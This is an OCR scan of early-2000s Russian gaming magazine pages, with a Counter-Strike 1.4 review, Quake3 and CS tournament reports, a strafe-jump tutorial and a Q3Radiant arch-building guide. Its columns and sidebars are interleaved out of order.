
Ставим:

- 1) патч для халвы (1108-1109)
- 2) патч для контры (1.3 - 1.4) (скачать можно на <http://www.combat-folk.ru>).

Узнать, на какой версии стоит твоя контра, можно по цифре в верхнем правом углу во время загрузки сервера.


Что новенького?

Итак. Сел я, значит, играть. Грузу. Вот сервер наконец создан, покупаю оружие, бегу. Первое, что бросается в глаза - это то, что ничего не бросается! :) На первый взгляд - ничего



map overview

Многие из CS карт достаточно запутанны, имея коридоры, канализации, этажи и сложную структуру (de_dust2, de_prodigy, de_torn, de_storm), и, чтобы чувствовать себя как дома, надо достаточно долго играть на данной локации. Игрок не должен терять ни секунды на раздумье, куда же идти, чтобы попасть вон на ту площадь, а потом уж как получится. Я советую сходить на csnation.counter-strike.net/cs2d/cs2d.htm - скачать стратегические карты карт :). Всего 10-15 минут скитания по карте в одиночку с 2D планом перед глазами дают уже ощутимый эффект. Обрати внимание на респаун-точки обеих сторон, бомб-сайты и альтернативные пути к ним. Впрочем, для старых игроков и классических карт это тоже работает.



ТРУП-2002 options :)

новенького. Оружия не прибавилось нисколько - а жаль. Ну ничего, купил Десерт, бегу. Настроение хорошее, дай, думаю, подпрыгну. Подпрыгнул! :) Оказывается, в новой контре не очень-то распрыгаешься! Скорость после прыжка на определенное время снижается. Типа - хилые люди свежак писали, думают, я после прыжка медленнее побегу. Ну что же, им виднее.

Вторая новость приятнее, но все-таки на любителя. Состоит она в том, что товарищи трупы (ака твои убитые СоТоварищи или прoТивники) не исчезают в неизвестном направлении, а преспокойно лежат на своих законных местах. Так что не пугайся, если с крыши свисает террорюга - он дохлый :).

Третья новость - подстройка точности. Новая концепция процента попадания - к примеру, если бежишь с пистолетом, прицел имеет обычный вид, присядешь - суженный (более точный), прыгнешь - расширенный. Четвертая новость, пожалуй, самая приятная. Это - чрезвычайно обилие режимов дохляка. Вместо привычного Free-Look, Free-Chase и Locked-Chase - юзательный интерфейс ТРУП-2002 :). Он отчетливо (в зависимости от выпитого тобой накануне пива) просматривается на скриншоте. Рассмотрим основные режимы.

1. Locked Chase Cam - это уже знакомый нам режим, в котором мы привязаны к игроку и ничем не можем себе помочь, кроме как нажать Про-

У контры есть команды на все случаи жизни. Но не забывай, что после версии 1.3 они уже слышны соперникам, если они близко. Так что иногда лучше сохранять режим радиомолчания и переговариваться "жестами-телодвижениями", которые известны только твоему клану. Конечно, можешь использовать VoiceCom и кричать в микрофон, но в клубе это, в основном, безумие, а в Инете с момедом эта фишка тормозная.

бел и переключиться в режим № 2. Free Chase Cam - практически то же самое. Только можем вращаться вокруг игрока, как пьяные ежики.

3. Free Look - тут все понятно. Просто носимся по карте и никого не боимся.

4. First Person - все, привычные режимы кончились. Название этого режима говорит само за себя - смот-

Не упускай из виду, что боты не умеют лезть на спину собутыльников и забираться на высокие точки. Для этого тебе придется поэкспериментировать с друзьями.

рим на мир глазами какого-либо несчастного, который все еще бегаёт по карте с одним желсом и думает, как бы попасть на небеса.

5. Free Map Overview - это кое-что чрезвычайно чайное (тьфу, новое!). Тут мы видим довольно отчетливую схему карты сверху и много синих, красных, желтых и прочих кружочков :). Синие - это контры, красные - терры. Желтые - заложники. Также с небес можно увидеть бомбу.

6. Chase Map Overview - то же, что и №5, но тут мы можем только наблюдать строго сверху за выбранным игроком, а в 5-м режиме мы можем свободно летать над картой. Теперь посмотрим в меню Options. Там нас тоже ожидает много чего интересного.

Советую запустить игру с ботами (желательно с PODBot-ом), самому остаться в режиме spectator и вести наблюдение за игрой. Боты расскажут тебе много чего нового - где расположены т.н. Choke Point-ы, т.е. основные места схватки (например, тоннель и дорога под мостом в de_dust), места, где можно вскарабкаться, а ты даже не догадывался. Я, например, в свое время таким образом узнал, что в cs_italy можно ходить по многим крышам. Также боты, как обычно, выбирают самые лучшие места для кемпинга. Смотри и учись, студент!



Не забывай также использовать обычный чат (только для своих - клавиша U), а то как ты скажешь, например: "Двое в тоннель, остальные на бомб-сайт?". Такие планирования лучше всего проводить, когда многие из твоей команды (включая тебя) превратились в духов и ждут следующего раунда.

Найди себе напарника! Будет лучше, если им станет твой друг в реале. Иметь напарника, на которого можно положиться и кто тебя прикроет, не думая о собственных фрагах, это не только ценные очки, но и 3-4 килограмма адреналина и мотив для дружбы. С ним ты сможешь спланировать операцию и выполнить ее гораздо эффективнее, чем с незнакомыми тим-мемберами. Лучше, если таких друзей будет больше (не более 4-5).



1. Show Scores - тебе не надо будет держать TAB. Окно с фрагами будет висеть на экране.

2. Auto Director - я так и не узнал, что это такое. Ничего особенно не меняется.

3. Picture-In-Picture - вот это рулз полный! Если ты в режиме Overview, то в окне в левом верхнем углу будет отображаться что-то типа нашненского CHASE CAM, а если ты в основном окне юзаешь CAM или Free-Look, то в углу будет схема карты. В общем, смотри скриншот.

4. Settings - тут опции показа всякой лабуды типа сообщений, имен игроков, статуса вверху экрана и т.д.

5. Help - тут выдается маленькое справочное оконце.

Используй радио! Многие игроки так не поступают, а потом удивляются, почему их размазали по стене. Выпиши на лист все команды радио со своими клавишными комбинациями и запомни. Заставь "своих" сделать то же самое и активно юзай их в игре. При этом всегда следи за радаром. Когда свой говорит - "I'm in position", "Sector Clear" или "Enemy Spotted", это тебе ничего не даст, если не обращай внимания на радар. Есть спецутилиты, которые при таких командах автоматически добавляют местоположение напарника (например, в cs_italy увидишь такое: "Need Backup! - Hostage House"), но вряд ли тебе дадут притащить свой конфиг файл в клуб, и к тому же читай дальше...

Если тебе лень наблюдать за "тупыми" ботами, тогда можно пойти другим путем. Вызывай тетю консоль и набери команду "waypoint on" - перед тобой предстанут все секреты карты, ну, почти все, это зависит от *.wpt файла. Зеленые столбы - это путь движения ботов (или игрока), фиолетовые - точки прыжка. Голубые столбики - это места для кемпинга. Встань в эту точку и увидишь одну или две линии, обозначающие контролируемые углы при кемпинге. Советую тебе запомнить именно голубые поинты. Надоест, набери "waypoint off". Считай, что пара месяцев опыта на данной карте у тебя уже в кармане. И тебя еще ни разу не убили ;). Гуманный метод.



Итог

Я бы рекомендовал в обязательном порядке поставить эту контру во все компьютерные клубы: если убьют, то не помрешь со скуки - будешь юзать ТРУП-2002 ;). Нужна ли новая версия тебе на дому - решать тебе.

EXIT

Дневник Полосатого

После возвращения московского клана ForZe из Германии, где они выиграли европейский чемпионат по Quake3 4x4 (CPL Cologne 2002), их ждало новое испытание, уже в Москве. А именно еще один турнир 4x4, но уже с участием сильнейших московских команд, которые из-за ограничения по возрасту не смогли принять участие в турнире CPL.

ENTER

Итак, небольшой отчет о тимплейном турнире в клубе Monster City 3 с участием лучших команд России: ForZe, c58, TMP.

Первая часть турнира была отборочной для множества команд и проходила в двух клубах Monster City. В результате однодневной разборки в финал попали пять команд, которых уже ждали перечисленные выше аку-

лы Кваки. Получилось восемь команд для финальной части соревнований: ForZe, c58, TMP, TMP-2, MT, Shine, Cowboyz, Galaxy-tR.

Игры проходили по групповой системе, и во вторую группу попали TMP и c58. Последний раз между собой эти команды встречались аж в декабре прошлого года, и тогда верх взяла TMP. На этот раз все было по-другому, наша команда с опытом, приобретенным в Euro Cup 5 (европейский турнир Q3 4x4), выглядела очень хорошо, и мы обыграли TMP со счетом 2:0 (124:103 на ospdm6, 122:118 на ospdm5). Оставшиеся матчи мы выиграли без проблем и в полуфинале попали на команду, занявшую второе место в группе 1 - Mirrors team.

Вторую полуфинальную пару составили ForZe и TMP, и это была по-настоящему захватывающая игра. Никто и не предполагал (кроме самих игроков TMP), что ForZe'ам сможет составить конкуренцию какая-либо российская команда. Учитывая то, что ForZe приехали на турнир в MC3 новоиспеченными чемпионами Европы, а TMP и c58, наоборот, только-только



c58 и второе место: победа или поражение?

Самый известный киберспортсмен в мире американец Джон "Фаталити" Вендел практически полностью сконцентрировался на игре Counter-Strike, что делает эту игру еще популярнее. В данный момент Фаталити присоединился к известному американскому CS клану 3D и уже успел выиграть с этой командой свой первый турнир. Турнир под названием Battle проходил в Бостоне, и пятерка игроков (3D-Smeez, 3D-br0nx, 3D-Jaden, Fataality и какой-то Dargen) выиграла 2.000 \$, обыграв в финале клан LD.

Фаталити уже как год играет в Counter-Strike, но пока еще не достиг значительных результатов. У него появится шанс на летнем турнире CPL, призовой фонд которого составит 100.000 \$ (25.000 \$ за первое место). Игрок заработал приличную кучу денег, играя в Quake3, но в последних турнирах его постоянно преследовали неудачи. Многие думали, что это временное невезение, а Фаталити тем временем всю тренировался в Alien vs Predator 2 и спустя некоторое время выиграл автомобиль Ford Focus, подтвердив тем самым звание самого удачливого киберспортсмена. Посмотрим, что у него получится в Counter-Strike.



Гроза Quake Джон «Фаталити» Вендел, перекалифицировался на Counter Strike.



Турнир в Monster City 3

В конце мая в подмосковном городе Иваново прошел турнир по Counter-Strike. Изначально этот турнир был анонсирован как один из крупнейших по размеру призового фонда за последнее время, но, по рассказам очевидцев, не все было так гладко. Вместо заявленных 1.500\$ призы выдали игровым железом, а машины, на которых пришлось играть качество организации турнира явно не дотягивали до уровня крупного соревнования. Несколько удивили финальные результаты. Клан M19, который был непобедимым в России в течение последнего года, проиграл второй чамп подряд, на этот раз заняв аж третье место:

- 1 место - cN (Питер)
- 2 место - Aq (Питер)
- 3 место - M19 (Питер)
- 4 место - Team c58 (Москва)


В Минске, Беларусь, прошел дуэльный минитурнир по Q3 на 16 человек. Среди участников были практически все сильнейшие игроки Беларуси, которые неплохо зарекомендовали себя в играх и с москвичами, но на этот раз бились сугубо между собой. На турнире игрались следующие карты: zln3tourney1, q3tourney2, pro-q3tourney4. Места распределились следующим образом:

- 1 место - c58-Immortal
- 2 место - sv'cherya
- 3 место - c58-Keep3r
- 4 место - c58-MadMouSe

Похожий дуэльный Q3 турнир для 16 лучших квакеров прошел в Киеве. Это был четвертый чемпионат из серии Kiev Elite 16, и в призерах оказались следующие игроки:

- 1 место - tmp-esk1
- 2 место - vp.Terminator
- 3 место - kpd.Part1zan
- 4 место - vp.Outlander

В Екатеринбурге в начале июня прошел чемпионат на кубок Самсунга, в целом ничем не примечательный, за исключением того, что среди победителей фигурирует 11-летняя девочка :P. Зовут ее Natka, и на турнире она стала победительницей в номинации CS 5x5 (с командой 1st), а также заняла 2 место в турнире Quake3 Free for All. Некоторое время назад эта девочка уже принимала участие в одном турнире по Quake3 и обыграла нескольких неплохих игроков, но уступила более опытным квакерам. На этот раз ей повезло больше, и она выиграла один из велосипедов с CS командой (странный приз для киберспорта). Как видно, девочка универсальная и играет во все, что нравиться. В общем, смотрите результаты этих турниров:



Natka: одиннадцатилетняя кибер-отец... кибер-мать?

Counter-Strike:

- 1 место - 1st (Otmor, Mayhem, Bimbol, The Toyota, Natka) - 5 велосипедов
- 2 место - Block Post (Groover, Grand, Flash, Wild, "DreaM" Spartak) - 5 стереомагнитол
- 3 место - Aka - 5 фотоаппаратов

Quake3 Free for All:

- 1 место - zlo-Xxl
- 2 место - Natka
- 3 место - grk.Molton

приспособились к изменениям в своих составах (у c58 вместо Морфея играл Эльвира, а у TMP вместо aНкинда - Джибо). Итак, игра началась.

Первая карта - ospdm5. В течение всего матча команды показывали равную игру, но TMP стреляли лучше, и ближе к концу игры они добились разрыва во фрагах в свою сторону и победили со счетом 146:133. Этого не ожидал никто, но им нужно было выиграть еще одну карту.

Вторая карта - срт4. Опять превосходство TMP в течение всей игры, но под конец сказался опыт ForZe, и они победили.

как лезть на врага с чем попало, но это не помогло. Победа ForZe со счетом 135:125.

Вторая карта - q3dm14tmp. С самого начала игры ForZe повели с преимуществом где-то в 20 фрагов, но в середине матча c58 удалось перехватить инициативу и даже повести в счете. Но концовка опять за ForZe, и они побеждают на 15 фрагов (112:97) и выходят в супер-финал.

Финал лузеров - c58 против TMP. Нам казалось, что эта игра будет повторением встречи в групповых матчах, но не тут-то было. TMP, окрыленные победой на ospdm5 над

Определены финалисты пятого сезона самого престижного европейского тимплеяного Q3 турнира Euro Cup 5. В турнире принимали участие и русские команды, но обе сошли с дистанции еще в групповых раундах. Team c58 заняла последнее место в своей группе, а ForZe - четвертое место в своей. Тем не менее ForZe все-таки удалось попасть в плей-офф из-за того, что команда, занявшая третье место, распалась. Однако в следующей игре ForZe проиграли со счетом 0:3 клану eXtreme. На данный момент осталось всего четыре клана, которые будут выяснять отношения в голландском городе Роттердам 13 и 14 июля. Это шведы ICE cLIMBERS и р1mps, англичане Unreal и голландцы Deegroller.



ForZe, оказали мощнейшее сопротивление нашей команде. Первая карта за TMP (131:112 на ospdm5).

Вторая карта - ospdm6. Начало игры за TMP, но середину и концовку матча c58 сыграли значительно увереннее. Победа со счетом

Третья карта - q3dm14tmp. Это одна из лучших карт ForZe, но в начале игры творилось что-то невероятное. TMP где-то к пятой минуте повели со счетом 50:15 (ну или где-то так). ForZe просто разлетались как щепки, а TMP бегали и шамповали. Но, опять же, им не хватило опыта. ForZe захватили красный армор, начали забирать все Квады и выиграли в 10 фрагов (112:102).

В это время c58 без особых проблем обыграли Mirrors team. Хотя счет и был напряженным, но сама игра довольно спокойная - мы были уверены в победе. В итоге 2:0 по картам в пользу c58 (146:135 на ospdm6, 144:124 на срт4).

Финал отцов - ForZe против Team c58. Это был главный матч турнира, и обе команды долго настраивались морально перед игрой. Первой картой была ospdm5, и весь матч борьба шла фраг в фраг. В самом конце кто-то из игроков команды c58 совершил глупую ошибку, что позволило ForZe сделать небольшой разрыв во фрагах. c58 ничего не оставалось, кроме

141:125 и 1:1 по картам. Третья карта определялась монеткой, и нам выпало играть срт4, а это наша худшая карта. Некоторые из c58 (я в том числе) уже подумали, что нам не одолеть TMP, но игра, как ни странно, складывалась довольно удачно. В течение всего матча мы держали разрыв по фрагам, который сделали с самого начала, и уверенно победили со счетом 122:100.

Супер-финал - ForZe против Team c58. К сожалению, игры не получилось, так как немногие из нашей команды верили в то, что мы сможем выиграть четыре карты подряд (таковы правила турнира). Одновременно с этим у меня поднялась сильная температура, и после пяти минут первой игры на ospdm6 мы все дружно поздравили ForZe с первым местом и поехали в офис Киберфайта праздновать наше второе место :). Третье место за TMP, а четвертое за командой Mirrors.

EXIT



Двигай телом!

Стрейф-джамп и распрыжка

ENTER

Эта статья посвящена новичкам Quake3, которые только-только поняли суть игры и хотели бы продвигаться дальше. Как раз о продвижении (точнее, о передвижении) мы и поговорим. Очень важным элементом игры является умение двигаться. Перемещаться по уровню, догонять врага, убегать от него. Добираться до важных предметов. Все эти приемы невозможны без определенных навыков передвижения. В Quake2 и Quake3 очень много разнообразных трюков и приемов, дающих преимущество в игре, но при этом не являющихся читками. У профессиональных игроков все приемы получаются практически стопроцентно, и вот что нужно знать новичку.

Самое главное - это производительность машины. Чем больше у тебя FPS (кадров в секунду), тем лучше (включи `cg_drawFPS 1` и посмотри, что он показывает), потому что некоторые из трюков не будут получаться при FPS ниже 100. Поэтому:

1) Обязательно постарайся настроить свой комп на максимальную скорость. Самое время включить на минимум все графические настройки, уменьшить детализацию, отрубить музыку и т.д.

2) Дальше. Предположим, что после оптимизации машина показывает около 60 (или 75) FPS. Тут следует

проверить следующее: в настройках многих 3D акселераторов по умолчанию включена опция "Sync buffer swaps to monitor refresh rate" (или выключена "Don't sync buffer swaps to monitor refresh rate").

Это означает, что если в игре монитор работает с частотой 60 Hz или 75 Hz, то с этой опцией твой 3D акселератор будет стараться работать со скоростью не выше 60 или 75 FPS соответственно. Это логично для создателей видеокарт, но нелогично для квакеров. Поэтому синхронизацию нужно отключить.

3) Допустим, теперь FPS упорно держится около 85. На этот раз его ограничивает переменная под названием `COM_MAXFPS`. Она определяет число пакетов, пересылаемых от клиента серверу, и по умолчанию равна "85". Нам же нужно где-нибудь "120".

Теперь, после того как ты все настроил, еще раз посмотри в игре за значением, которое нам рисует счетчик FPS (`cg_drawFPS 1`). Оно должно варьироваться от примерно 40 (или около того) во время боя или когда ты смотришь на открытое пространство уровня и достигать 100-140, когда ты смотришь в пол, стену или в "космос".

В качестве теста можно попробовать прыжок на уровне `q3dm13tpr` к Мегахелсу с пола. Подходи и прыгай вперед (я всегда еще жму и стрейф), только не отпускай в прыжке клавиши

"прыжок/вперед". Если долетишь, значит все в порядке. Если нет, то можно проверить еще пару переменных...

4) `G_SYNCRONOUSCLIENTS` - эта переменная отвечает за синхронизацию клиентов для записи демок в игре. По умолчанию эта переменная равна "0". Если ее включить ("1"), то ты на своей машине сможешь записывать демки (`record "demoname"`). Но, по некоторым причинам, из-за действия этой переменной значительно ухудшается управление в игре, и сделать многие трюки становится невозможно. Поэтому, если вдруг она у тебя включена, выключай ее на фиг!

После того как твой компьютер настроен, самое время приступить к трюкам (прыжкам). Одним из основных прыжков во многих 3D-шутерах является стрейф-джамп. Без него нельзя играть в Quake2, Quake3 и в игры, сделанные на кваковских движках.

Как сделать стрейф-джамп? Стрейф-джамп выполняется довольно просто. Нужно одновременно нажать стрейф (`+moveleft/moveright`), вперед (`+forward`) и прыжок (`+moveup`) или же одновременно стрейф и вперед, а затем прыжок.

Базовый стрейф-джамп. От него исходят все остальные виды прыжков. Базовый стрейф-джамп объясняется на примере стрейф-джампа на `q3toutney4` на втором этаже в комнате с Рейлганом. Подходишь к аптечке и смотришь

на стену перед собой или в сторону джампада, но никак не на то место, куда собираешься прыгать. Начинаешь движение вперед (`+forward`), а затем, на самом краю платформы, нажимаешь стрейф в нужную сторону и прыжок (`+moveright` и `+moveup/+moveleft`), не отпуская при этом вперед (`+forward`), и делаешь поворот головы в ту сторону, куда прыгаешь. Секрет прыжка заключается в этом самом повороте головы, за счет которого и происходит ускорение. Именно для этого изначально не надо смотреть на место прыжка, для того чтобы было, куда вертеть головой.

Распрыжка - самая полезная разновидность стрейф-джампа. Это усеченный вариант стрейф-джампа, и суть распрыжки в том, что поворот головы не оказывает существенного влияния и нужен лишь в очень укороченном виде - для разгона. Распрыжка состоит из двух и более стрейф-джампов, которые обычно чередуются в обе стороны, хотя можно делать разгон и в одну сторону. С помощью распрыжки можно существенно увеличить скорость при перемещении по уровню.

Ну, для начала, пожалуй, хватит. На распрыгивание уходит обычно довольно много времени и усилий, так что тренируйся, а в следующем номере я тебя еще чему-нибудь научу! :)

EXIT

PC MAGAZINE RUSSIAN EDITION



Самая соль

КОМПЬЮТЕРНОЙ
ИНФОРМАЦИИ



Тел.: (095)974-22-60,
Факс: (095)974-22-63

Q3Radiant ХИТС ЭНД ТИПС

Если ты не знаешь, как извратиться со своим левелом

Закончился чемпионат мира по футболу, страсти постепенно утихли, шпана разбежалась по подворотням, а палящие лучи среднеевропейского солнца выгоняют тебя на поверхность водоемов, прудиков и сточных канав. Не стоит поддаваться зову плоти - сосредоточь мозговые волны, крепче сожми клавиатуру и нагло всем запуская Q3Radiant, ведь сегодня мы поговорим о создании самых сложных игровых объектов - готических арок.

ENTER

Арки и время

Если ты читал предыдущие выпуски нашего бесконечного тутариала, то ты должен помнить небольшой урок о создании простенькой окружности в стене одного из прилежащих уровней. Для тех, кто забыл, хочу напомнить, что, используя последовательность "Selection">"CSG">"Subtract">"Curve">"End Cap", мы получили правильной формы арку в недавно прямоугольном проеме. Затем, используя "Curve">"Cap">"Inverted Endcap", мы завершили операцию, придав краям необходимую гладкость. Но полученный результат сложно назвать настоящей средневековой аркой. Пример правильной средневековой арки ты можешь найти в таких играх, как RTWC или в самой Quake 3: Arena на уровне House Of Pain (q3dm2). Здесь арка обладает высокой детализацией, правиль-



Рис. 1 Недостижимый оригинал в House Of Pain

ной формой и является важным украшением окружающего пейзажа. Что же, давай попробуем создать нечто подобное, взяв за основу тутариал г-на Eutectic. Используя решения Eutectic, мы внесем несколько изменений в процесс создания арки, что не только упростит процесс производства, но и позволит добавить несколько специальных эффектов.

Анализ и копирование

В своем учебнике Eutectic использует за основу арку из House Of Pain, копируя основные характеристики модели из консоли. Мы повторим этот эксперимент, так как он может оказаться достаточно важным при создании ваших собственных уровней в будущем. Для начала определим те shaders, что используются для создания арки в House Of Pain, и как они взаимодействуют друг с

другом при образовании соответствующей конструкции. Для этого зададим команду shaderlist, которая выведет нам список всех shaders, используемых при конструкции карты. Так как список может занимать несколько печатных страниц, то мы сохраним его в отдельный файл. Для этого запустите игру и загрузите карту q3dm2. Затем вызови кон-



Рис. 2 Структура арки

соль и набери следующую последовательность команд:

```
/clear
/shaderlist
/condump q3dm2_shaderlist.txt
```

Весь список будет сохранен в текстовый файл q3dm2_shaderlist.txt. Ты можешь просмотреть весь список самостоятельно и выбрать правильные shaders, но лучше прибегнуть к уже выбранному списку:

- * gothic_wall/dm5_archifin - основная face brush
- * gothic_trim/supportborder - поверхность колонн
- * gothic_trim/supportborderside - стороны колонн
- * gothic_door/archpart1 - поверхность верхней части колонн
- * gothic_door/archpart2 - стороны верхних частей колонн
- * gothic_trim/pitted_rust3 -

верхние и нижние части колонн * gothic_trim/pitted_rust3 - изгиб арки

Внимательно посмотри на рисунок 2

1. Вверху находится основная деталь нашей модели, в которой пересекаются внутренние грани составляющих нашей арки.
2. Левая часть является наиболее важной частью арки, так как служит основой всей конструкции.
3. Вверху находится прямоугольный блок с черепом, плавно состыкованный с основной моделью.



Рис. 3 Заготовка для будущей арки

4. Справа мы видим точно такой же прямоугольный блок.

Получив правильное представление о пропорциях будущей арки, ты можешь приступить непосредственно к проектированию. Чтобы не тратить время зря, возьмем за основу данные Eutectic:

- * **Основная арка:** 176 ширина x 48 глубина X 384 высота.
- * **Колонны:** 32 ширина x 80 глубина X 208 высота.

* **Прямоугольные блоки на вершине колонны:** 40 ширина x 88 глубина X 32 высота.

Теперь нарисуй основные объекты, как это показано на рисунке 3. Если ты забыл последовательность действий, то сходи за предыдущими номерами Хакера к приятелю или запишись в библиотеку. Второе тебе поможет в отдаленном будущем. При отрисовке объектов используй максимально насыщенную сетку, иначе ты не сможешь получить необходимые параметры изображения. Используй X для придания макету будущей арки правильной формы, как это показано на рисунке 3.




Рис.4 Неудачное сгибание боковых колонн

Два пути к одной цели

Для достижения конечного результата, то есть финальной конструкции, мы можем прибегнуть к двум разным способам. Самым простым здесь кажется сгибание боковых колонн в дугу, как это показано на рисунках 4 и 5. Но здесь возникает сразу несколько проблем. Во-первых, две согнутых поверхности плохо состыкуются, и, как отмечает тот же Eutectic, на подбор правильной длины колонны может быть потрачено больше усилий, чем на создание всего уровня. Кроме того, дальнейшая подгонка трех объектов с достижением аркой сглаженной формы может превратиться в на-




Рис.5 Еще неудачное сгибание боковых колонн

6). Теперь, используя знакомую тебе по предыдущим урокам клавишу "V", ты должен передвинуть вершины, как это показано на рисунке 7. В результате у тебя должна получиться дуга правильной формы. Проследи, чтобы в режиме X и Z все точки совпадали с основанием конструкции. Не снимая окрашивания с конструкции, используй последовательность "Curve">"Thicken" и выставь глубину арки на 80. Этого должно хватить. Прежде чем начать генерировать внутренние и внешние стороны арки, убедись, что у тебя стоит галочка на seams, как это показано на рисунке 8. Ты, конечно, можешь удалить невидимые стороны конструкции, как это советует в




Рис.6 Создаем simple patch

очень ровная и красивая арка (рис. 9) с немного острыми краями. Безусловно, мы могли бы их сгладить для достижения максимального эффекта, но это уже тема для отдельного урока.

Немного воды

Как я обещал в нашем предыдущем уроке, мы рассмотрим один из путей оживления окружающего мира водной гладью. И несмотря на то, что вода в Quake3: Arena далека от современных стандартов в области трехмерной графики с обязательным отражением окружающего мира и динамичностью, вода все же необходима. Для начал определим, какие




Рис.8 Убедись, что у тебя стоит галочка на Seams

текстуры наиболее подходят для воды. Таких текстур в оригинальной Quake 3: Arena всего шесть штук. Находятся они в соответствующей папке и имеют вокруг себя белую рамку. Тебе необходимо выбрать необходимую текстуру и наложить на экспортированный из любого уровня Water Brush. Последний прекрасно растягивается в рамках любой площади и может спокойно пересекаться с другим объектами. Для придания воде

В следующих выпусках

Прежде чем рассказать о следующих выпусках "Сам себе девелопер", еще раз хочу напомнить о порядке запуска уровня. Сохрани уровень. После сохранения файла выбери в верхней части меню раздел "Bsp" и щелкни на подразделе "Bsp_FullVis (quad -extra)". Дождись компиляции. Положи уровень в папку baseq3/maps и запусти Quake 3. В игре вызови консоль ("~") и набери "/set sv_pure 0" (без кавычек) и на следующей строчке название своей карты. Если карта у тебя называется map7, то ты должен набрать /map map7. Надеюсь, что это объяснение будет достаточным для прекращения потока глупых писем. Теперь о планах. Полагаю, что ты пресытился Qgradient, и мы можем поговорить о чем-то более интересном. В следующем номере выйдет последний материал о создании специальных эффектов в этом редакторе, и на этом я завершу эту глубокую и интересную тему. Среди кандидатов на дальнейшее исследование фигурируют NeverWinter Nighs, Warcraft 3 и Morrowind. Модифицирование какой из игр для тебя представляет наибольший интерес? Напиши мне, и следующий рассказ будет именно о ней. В общем, набирайся сил на свежем воздухе, читай журналы и вынашивай планы о своих зверских творениях.

Наложи common/caulk на поверхность основы арки.

Наложи текстуры на все объекты нашей сцены. Убедись, что все текстуры соответствуют нашим объектам, и в случае необходимости подгни их размеры под формы объектов. Если ты закончил с наложением текстур, то можно перейти к самой трудоемкой и важной фазе - формированию арки.

стоящий ад. Мы также можем использовать за основу уже готовую конструкцию, но в этом случае потеряется основной смысл этого урока. Поэтому мы пойдём по более сложному пути, предложенному Eutectic. Для этого нарисуем объект, аналогичный по формам нашей колонне и с независимой высотой, и превратим его в simple patch mesh с параметрами 3x3 (см. рис.




Рис.7 Двигаем вершины

своем уроке Eutectic, но лично я рекомендую тебе оставить все как есть. Во-первых, это может создать дополнительные проблемы и щели в конструкции, и, во-вторых, нынешнему поколению акселераторов обещет пары лишних объектов будет совсем не в тягость. Что ж, осталось лишь скопировать половину полученной арки и, перевернув на 90 градусов, состыковать с оригиналом. Если ты все сделал правильно, то у тебя должна получиться



Рис.9 Готовая арка

